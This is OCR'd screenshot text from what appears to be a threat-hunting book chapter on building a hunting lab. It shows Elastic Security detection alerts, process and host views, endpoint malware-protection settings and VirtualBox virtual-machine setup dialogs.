
Stack by signal.rule.name

Showing 16 alerts | Selected 0 alerts

□	@timestamp ↓ 1	Rule	Severity	event.category	host.name
□	Apr 19, 2021 @ 22:33:21.280	Malware Detection Alert	critical	malware intrusion_detection file	packtpub
□	Apr 19, 2021 @ 22:33:21.280	Malware Detection Alert	critical	malware intrusion_detection file	packtpub

packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via >_ cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success

ebd059221fd6663824e281fda56416039f44fcb51d41d323417029f9bd96d73a



Detection alerts


Last alert: 29 days ago

Trend

Showing: 53 alerts

All Process Events


Process Name	Timestamp
userinit.exe	Apr 7, 2021 @ 22:36:56.456
explorer.exe	Apr 7, 2021 @ 22:36:57.558
ANALYZED EVENT tesla.exe	Apr 7, 2021 @ 22:45:19.131
schtasks.exe	Apr 7, 2021 @ 22:47:30.715
tesla.exe	Apr 7, 2021 @ 22:47:31.248



All hosts

Showing: 2 hosts

Host name	Last seen	Operating system	Version
packtpub	Apr 20, 2021 @ 00:40:28.842	Windows 10 Home	10.0
PACKTPUB	Apr 13, 2021 @ 23:03:58.624	Windows 10 Home	10.0



Network events 138,953


DNS queries 28,862

Unique private IPs: 8 source, 11 destination

Unique flow IDs 8,746

TLS handshakes 2,459

Top domains by dns.question.registered_domain



Untitled timeline Unsaved


Add a description

Processes	Users	Hosts	Source IPs	Destination IPs
16	1	1	0	0

Last 90 days

file.name: "zYiPIYOP.exe"

@timestamp ↓ 1	file.hash.sha256	file.hash.md5	message	event.category	event.action	host.name
Apr 19, 2021 @ 22:33:21.280	ebd059221fd6663824e28...	f02f10e075dc9be2baf23e...	Malware Detection Alert	malware intrusion_detection file	modification	packtpub
packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success # ebd059221fd6663824e281fda56416039f44fcb51d41d323417029f9bd96d73a						
Apr 19, 2021 @ 22:33:21.280	ebd059221fd6663824e28...	f02f10e075dc9be2baf23e...	Malware Detection Alert	malware intrusion_detection file	deletion	packtpub
Apr 19, 2021 @ 22:32:48.704	ebd059221fd6663824e28...	f02f10e075dc9be2baf23e...	Malware Detection Alert	malware intrusion_detection file	deletion	packtpub



Elastic

Search Elastic

Security / Cases

Overview Detections Hosts Network Timelines Cases Administration

Add data

Cases

Open cases 0

Closed cases 0

Edit external connection

Create new case

e.g. case name

Open cases (0) Closed cases (0) Reporter 0 Tags 0

Showing 0 cases | Selected 0 cases Bulk actions Refresh


Name	Reporter	Tags	Comments	Opened on ↓	External Incident	Incident Management System	Actions

No Cases

There are no cases to display. Please create a new case or change your filter settings above.

Add New Case

Timeline



Elastic

Search Elastic

Security / Administration / Policies

Overview Detections Hosts Network Timelines Cases Administration

Add data

Back to endpoint hosts

Security

Endpoints 2

Online ● 2

Offline ● 0

Error ● 0

Cancel

Save

Protections

Type: Malware

Operating System: Windows, Mac

Malware Protections Enabled

Protection Level

○ Detect ● Prevent

View related detection rules. Prebuilt rules are tagged "Elastic" on the Detection Rules page.

Settings

Type: Event Collection

Operating System: Windows

7 / 7 event collections enabled

Events


☑ DLL and Driver Load
☑ DNS
☑ File
☑ Network
☑ Process
☑ Registry
☑ Security

Type: Event Collection

Operating System: Mac

3 / 3 event collections enabled


Chapter 4: Building Your Hunting Lab – Part 1



Welcome to VirtualBox!

The left part of application window contains global tools and lists all virtual machines and virtual machine groups on your computer. You can import, add and create new VMs using corresponding toolbar buttons. You can popup a tools of currently selected element using corresponding element button.

You can press the **⌘?** key to get instant help, or visit www.virtualbox.org for more information and latest news.



Name and operating system


Please choose a descriptive name and destination folder for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Elastic

Machine Folder: /Users/packtpub/VirtualBox VMs

Type: Linux

Version: Red Hat (64-bit)




Memory size

Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.

The recommended memory size is **1024** MB.

8192 MB



